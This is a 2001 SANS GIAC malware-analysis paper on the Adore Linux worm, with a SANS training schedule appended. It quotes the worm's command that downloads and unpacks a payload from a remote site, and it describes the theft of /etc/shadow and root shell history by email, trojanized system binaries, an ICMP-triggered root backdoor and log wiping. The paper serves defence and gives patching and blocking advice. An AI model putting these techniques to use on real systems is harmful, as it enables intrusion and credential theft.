# Global Information Assurance Certification Paper

**Adore Worm – Another Mutation**
J. Anthony Dell
6 April 2001
(Version 1.2b)

## Exploit Details

Name: Adore Worm.
Variants: Ramen, Lion, Adore (LPRng only).
Operating System: Any UNIX variant running vulnerable services.
Protocols/Services: BIND, LPRng, rpc-statd.

The Adore worm, originally identified as the Red Worm, is a collection of programs and shell scripts contained in a file called *red.tar*. The Adore worm attempts to gain unauthorized access to systems that are vulnerable to the LPRng, rpc-statd, and the Berkeley Internet Name Domain (BIND) software exploits.

Once the Adore worm has gained access to a system, it replaces *ps* and *0anacron* with trojanized versions, and replaces *klogd* with a program called *icmp*. The *icmp* program listens for a specific ICMP packet and once it is received, it opens a backdoor on TCP port 65535 to the system. The worm captures important system information, including userids and running processes, and sends the information to two different e-mail addresses (either adore9000@21cn.com and adore9000@sina.com, or adore9001@21cn.com and adore9001@sina.com). This worm also randomly generates the first two octets of an IP address and then scans that entire subnet for any other vulnerable systems. Once the worm finds a vulnerable system, it infects the new system and the worm propagates again.

## Description of Variants

This worm is a variant of the Ramen and Lion worms that have been previously found infecting UNIX based systems. The Ramen worms attempt to infect system with rpc.statd, wu-ftp, and LPRng vulnerabilities. The Lion worm, which was based on Ramen, uses vulnerable versions of Bind to infect systems. The Lion worm also opens up a backdoor port, and e-mails out important system information. The Adore worm combines parts from both worms to infect systems, it does not, however, exploit the wu-ftp vulnerabilities.

## How the Exploit Works

Once a vulnerable system has been exploited, the contents of *.backdoor* are executed on the newly infected system. The *.backdoor* file sets the path, and then runs *lynx –dump http://go.163.com/~hotcn/red.tar > /usr/lib/red.tar*, this command causes the system to download *red.tar* from that website into the

*/usr/lib* directory. It then checks to see if the file exists. If it does exist, it changes directory to */usr/lib*, untars the file, removes *red.tar*, changes directory to the newly created */usr/lib/lib*, and then runs the *start.sh* script.

The *start.sh* script then checks to see if the file */usr/lib/klogd.o* exists. If it does exist, it erases the contents of */var/log/messages*, removes the recently created */usr/lib/lib* directory and exits. This action by the *start.sh* script apparently assumes that if the *klogd.o* file exists, then the system has already been infected and no more action is necessary.

If the *klogd.o* file does not exist, the start.sh script does the following actions:

- Compile *icmp.c*, creating the *icmp* executable
- Compiles *ps.c*, creating the trojanized *ps* executable. Copies the original */bin/ps* file to */usr/bin/adore*. Copies the trojanized *ps* to */bin* and uses the *touch* command to make the date and time stamps the same as the original *ps* file.
- Copies */etc/cron.daily/0anacron* to *0anacron-bak* and then copies the trojanized copy of *0anacron* over the original
- Changes the owner of *0anacron*, *ps*, and *adore* to root
- Removes the directory */dev/.lib*
- Adds the users ftp and anonymous to the */etc/ftpusers* file.
- Uses *killall –9* to stop *rpc.statd*, *rpc.rstatd*, and *lpd.*

The *0anacron* replaces a file of the same name in */etc/cron.daily*. This file will check to see if */sbin/reboot* exists and if it does, it will put the original files back in place, remove the */usr/lib/lib* directory and then reboot the system. If the *reboot* file does not exist, it will use *killall –9* to kill all processes that the worm has started, put the original files back in place, and then remove the */usr/lib/lib* directory.

The *ps* file calls the original *ps* (moved to */usr/bin/adore*) and removes any reference to any programs that are part of the worm, or any of the programs that have been called by some of the scripts (*cat*, *sleep*, etc.).

The *start.sh* file then checks to see whether *klogd* resides in the */sbin* directory or in the */usr/sbin* directory. There are two sections of the code that are almost identical, the only difference is the location of *klogd*. The following actions are the same for both sections.

- Uses *killall –9* to stop the *klogd* process.
- Copies the original *klogd* file to */usr/lib/klogd.o*, and then copies *icmp* over the original *klogd* file.
- Uses *touch* to make sure the newly trojanized *klogd* has the same date and time stamp as the original, and then changes the owner to root.
- Runs *klogd* which opens up the backdoor
- Runs *ifconfig >> mail.txt*. This documents the network interface information and pipes it to *mail.txt*.

- Runs *adore –aux >> mail.txt*. This uses the original version of *ps* instead of the trojanized version to document the running processes and appends the information to *mail.txt*.
- Runs *cat /root/.bash_history >> mail.txt*. This documents the recently run commands by root and appends the information to *mail.txt*
- Runs *cat /etc/hosts >> mail.txt*. This documents hosts that are known to the system and appends the information to *mail.txt*.
- Runs *cat /etc/shadow >> mail.txt*. This captures the usernames and encrypted passwords of the system and appends it to *mail.txt*.

Once the *klogd* program (originally called *icmp*) is executed, it listens for an ICMP packet that is 77 bytes in length. Once it has received a packet of proper length, it binds a socket to TCP port 65535 which then allows root access to anyone telnetting to that port.

Depending on the location of *klogd*, *mail.sh* or *mail2.sh* is then run. The only differences between the two scripts are the e-mail addresses that the information is sent to. When either of the mail scripts are called, they both do the following actions:

- Runs *getip*, which grabs the systems IP address and stores it in a file called *myip*.
- Reads from the file *myip* and echoes the command to send a mail message with the IP address as the subject and the contents of *mail.txt* as the data to two files, *go* and *go2*.
- Runs *chmod 755 go go2*, which changes the permissions on the two files making them executable.
- It then runs both *go* and *go2*

The *mail.sh* script sends the e-mail to adore9000@21cn.com and adore9000@sina.com. The *mail2.sh* script sends the e-mail to adore9001@21cn.com and adore9001@sina.com.

Once control is returned to the *start.sh* script, it then erases the contents of */var/log/maillog* and */var/log/messages*, removes *go*, *go2*, and *mail.txt*, and runs the *start* script.

The *start* script begins by removing **.log*, *hacklpd*, and *hackwu26*. The script then uses the *nohup* command to run the *start-bind*, *start-statd*, and *start-lprng* files. The *nohup* command is used to run a command that is immune to hang-ups.

The *start-* files are similar in that they execute the following actions:

- Runs the *randb* program to randomly generate the first two octets of an IP address.
- Removes the associated log file (*bindname.log, statdx.log, results.log*).

- Runs the associated *pscan* program against the entire randomly generated subnet and the associated port. (*pscan-bind* on port 53, *pscan-statdx* on port 111, and *pscan-lprng* on port 515)
- Runs the associated scan script (*bindscan, statdxscan*, and l*pdscan*)

The *lpdscan* file checks the *results.log* file that was created by the *pscan-lprng* and creates another script called *hacklpd*. It then uses *chmod a+x* to set the executable bit on the *hacklpd* script, and then runs the script. The *hacklpd* script contains a line for each vulnerable IP address, which calls *lpd7.sh* with the IP address as the argument. The *lpd7.sh* then runs the included *lpd* file against the IP address to cause the overflow and gain access to the system. Once the *hacklpd* script has been running for 1000 seconds, it then uses *killall –9* to stop both the *lpd* and *lpd7.sh* processes.


The *bindscan* and *statdxscan* both use the same syntax when running their respective exploits (*.bind* and *.statdx*). They both use the command *xargs* with the max processes flag set to 500 in an attempt to spread the worm as quickly as possible.

Once the exploit has been accomplished and the worm has gained access to the system, the contents of *.backdoor* are then run and the worm continues to propagate.

The tar file (*red.tar*) also contains files that are not executed during the course of the worm. The files associated with the *wuftp* exploit are not used in this version of the worm. It would, however, be very easy for someone to modify the worm and add this exploit.

**Diagram**

The Adore worm utilizes a very simple process to find other vulnerable systems on the Internet. The diagram below outlines the process that takes place once the Adore Worm has infected a vulnerable system.




**Contents of red.tar**

| | |
|---|---|
| .backdoor: | This file runs once the system has been exploited using one of the three exploits. |
| .bind: | Runs bind to cause a buffer overflow and then runs the contents of *.backdoor*. |
| .statdx: | Runs *statdx* to cause a buffer overflow and then runs the contents of *.backdoor*. |
| 0anacron: | Replacement cron job for the original *0anacron*. This file cleans up all traces of the worm, except for the backdoor. |
| bind: | A program to cause a buffer overflow in vulnerable systems. |
| bindscan: | Script to run *bind* against a list of vulnerable IP addresses. |
| getip: | Script to get the IP address of the infected system. |
| icmp: | Backdoor program. |
| icmp.c: | Source code for above program. |
| lpd: | A program to cause a buffer overflow in vulnerable systems. |
| lpd7.sh: | Script calls *lpd* and runs against the vulnerable IP address. |
| lpdscan: | Script that creates the *hacklpd* script to run *lpd7.sh* with the vulnerable IP addresses as arguments. |
| mail.sh: | Script to mail infected system's IP address to two e-mail addresses. |
| mail2.sh: | Script to mail infected system's IP address to two e-mail addresses. |
| ps: | Trojanized version of *ps*. |
| ps.c: | Source code for above program. |
| pscan-bind: | Program to scan the random subnet for systems running a vulnerable version of bind. |

pscan-ftpd: Program to scan the random subnet for systems running a vulnerable version of wu-ftp.
pscan-lprng: Program to scan a random subnet for systems running a vulnerable version of LPRng.
pscan-statdx: Program to scan a random subnet for systems running a vulnerable version of *rpc.statd*.
randb: Program to randomly generate the first two octets of an IP Address.
scan.pl: Perl script to check if a server has a vulnerable version of wu-ftp.
start: Script that removes logs and then runs *start-bind*, *start-lprng*, and *start-statd*.
start-bind: Script that checks random systems for a vulnerable version of bind and then runs the exploit against it.
start-lprng: Script that checks random systems for a vulnerable version of LPRng and then runs the exploit against it.
start-statd: Script that checks random systems for a vulnerable version of rpc.statd and then runs the exploit against it.
start-wu26: Script that checks random systems for a vulnerable version of wu-ftp and then runs the exploit against it.
start.sh: Script that starts the exploit process again.
statdx: Program to cause a buffer overflow in vulnerable systems.
statdxscan: Script that passes the information from the *statd* scan to *statdx*.
wuftpd26: Program to cause a buffer overflow in vulnerable systems.
wuftpd26scan: Script that creates the *hackwu26done* script to run *wuftpd26* with the vulnerable IP addresses as arguments.
wuscan: Apparently a program to scan for a wu-ftp server. Not used.

**How to Use This Worm**

This worm is very simple to execute, and in fact, could easily be executed on accident. There are two files that can be run that will make the worm active again, *.backdoor* and *start.sh*. Both files have the executable bit set making them susceptible to accidental execution. Once one of these programs has been executed, the worm will do the rest and the cycle will begin again.

**How to Protect Against the Worm**

The vulnerabilities that are exploited by this worm are ones that have been known for sometime now, patches to eliminate the flaws in BIND, rpc.statd, LPRng, and wu-ftp have been available for download from the vendors. Keeping updated on the latest security warnings, and keeping systems up-to-date with the latest vendor patches is one of the best ways to protect against this, and any other worms or viruses. There are also signatures available at http://www.whitehats.com that will enable a system administrator to detect the attacks used in this worm.

Additionally, there are other steps that can be taken to protect against this worm, including closing unnecessary services, blocking outgoing e-mail to the four e-mails addresses (adore9000@21cn.com, adore9000@sina.com, adore9001@21cn.com, and adore 9001@sina.com), and blocking access to the go.163.com domain. Also, instructions for obtaining a tool to detect and remove the Adore worm can be found from SANS (http://www.sans.org/y2k/adore.htm).

**References**


1. Robert Lemos, "Adore worm squirms in Linux systems", 4 April 2000, http://news.cnet.com/news/0-1003-200-5506966.html
2. SANS GIAC, "Adore Worm: Version 0.3 – April 4, 2001", http://www.sans.org/y2k/adore.htm
3. SANS GIAC, "Lion Worm: Version 0.11 – March 29, 2001", http://www.sans.org/y2k/lion.htm
4. Jack R. Collins, "RAMEN – A Linux Worm", 21 February 2001, http://www.sans.org/infosecFAQ/malicious/ramen3.htm
5. John Leyden, "Linux worm attempts to take over insecure servers", 5 April 2001, http://www.theregister.co.uk/content/8/18117.html
6. Thomas C. Greene, "Highly destructive Linux worm mutating", 28 March 2001, http://www.theregister.co.uk/content/8/17929.html
7. Carnegie Mellon Software Engineering Institute, "CERT Advisory CA-2001-02 Multiple Vulnerabilities in BIND", 4 April 2001, http://www.cert.org/advisories/CA-2001-02.html
8. Kim S. Nash, "New worm targets unprotected Linux systems", 5 April 2001, http://www.itworld.com/Sec/3832/CWD010405STO59276/pfindex.html
9. ITworld.com, "Ramen Linux worm seen in the wild", 26 January 2001, http://www.itworld.com/Comp/2366/ITW_1-25-01_Ramen/pfindex.html

Last Updated: May 25th, 2017

# Upcoming Training




| | | | |
|---|---|---|---|
| SANS Stockholm 2017 | Stockholm, Sweden | May 29, 2017 - Jun 03, 2017 | Live Event |
| SANS Houston 2017 | Houston, TX | Jun 05, 2017 - Jun 10, 2017 | Live Event |
| Security Operations Center Summit & Training | Washington, DC | Jun 05, 2017 - Jun 12, 2017 | Live Event |
| Community SANS Ottawa SEC401 | Ottawa, ON | Jun 05, 2017 - Jun 10, 2017 | Community SANS |
| SANS San Francisco Summer 2017 | San Francisco, CA | Jun 05, 2017 - Jun 10, 2017 | Live Event |
| SANS Charlotte 2017 | Charlotte, NC | Jun 12, 2017 - Jun 17, 2017 | Live Event |
| SANS Rocky Mountain 2017 - SEC401: Security Essentials Bootcamp Style | Denver, CO | Jun 12, 2017 - Jun 17, 2017 | vLive |
| SANS Secure Europe 2017 | Amsterdam, Netherlands | Jun 12, 2017 - Jun 20, 2017 | Live Event |
| Community SANS Portland SEC401 | Portland, OR | Jun 12, 2017 - Jun 17, 2017 | Community SANS |
| SANS Rocky Mountain 2017 | Denver, CO | Jun 12, 2017 - Jun 17, 2017 | Live Event |
| SANS Minneapolis 2017 | Minneapolis, MN | Jun 19, 2017 - Jun 24, 2017 | Live Event |
| SANS Paris 2017 | Paris, France | Jun 26, 2017 - Jul 01, 2017 | Live Event |
| SANS Columbia, MD 2017 | Columbia, MD | Jun 26, 2017 - Jul 01, 2017 | Live Event |
| SANS Cyber Defence Canberra 2017 | Canberra, Australia | Jun 26, 2017 - Jul 08, 2017 | Live Event |
| SANS London July 2017 | London, United Kingdom | Jul 03, 2017 - Jul 08, 2017 | Live Event |
| Cyber Defence Japan 2017 | Tokyo, Japan | Jul 05, 2017 - Jul 15, 2017 | Live Event |
| Community SANS Phoenix SEC401 | Phoenix, AZ | Jul 10, 2017 - Jul 15, 2017 | Community SANS |
| SANS Cyber Defence Singapore 2017 | Singapore, Singapore | Jul 10, 2017 - Jul 15, 2017 | Live Event |
| Community SANS Minneapolis SEC401 | Minneapolis, MN | Jul 10, 2017 - Jul 15, 2017 | Community SANS |
| SANS Los Angeles - Long Beach 2017 | Long Beach, CA | Jul 10, 2017 - Jul 15, 2017 | Live Event |
| SANS Munich Summer 2017 | Munich, Germany | Jul 10, 2017 - Jul 15, 2017 | Live Event |
| Mentor Session - SEC401 | Macon, GA | Jul 12, 2017 - Aug 23, 2017 | Mentor |
| Mentor Session - SEC401 | Ventura, CA | Jul 12, 2017 - Sep 13, 2017 | Mentor |
| Community SANS Atlanta SEC401 | Atlanta, GA | Jul 17, 2017 - Jul 22, 2017 | Community SANS |
| Community SANS Colorado Springs SEC401 | Colorado Springs, CO | Jul 17, 2017 - Jul 22, 2017 | Community SANS |
| SANSFIRE 2017 | Washington, DC | Jul 22, 2017 - Jul 29, 2017 | Live Event |
| Community SANS Charleston SEC401 | Charleston, SC | Jul 24, 2017 - Jul 29, 2017 | Community SANS |
| SANSFIRE 2017 - SEC401: Security Essentials Bootcamp Style | Washington, DC | Jul 24, 2017 - Jul 29, 2017 | vLive |
| Community SANS Fort Lauderdale SEC401 | Fort Lauderdale, FL | Jul 31, 2017 - Aug 05, 2017 | Community SANS |
| SANS San Antonio 2017 | San Antonio, TX | Aug 06, 2017 - Aug 11, 2017 | Live Event |
| SANS Prague 2017 | Prague, Czech Republic | Aug 07, 2017 - Aug 12, 2017 | Live Event |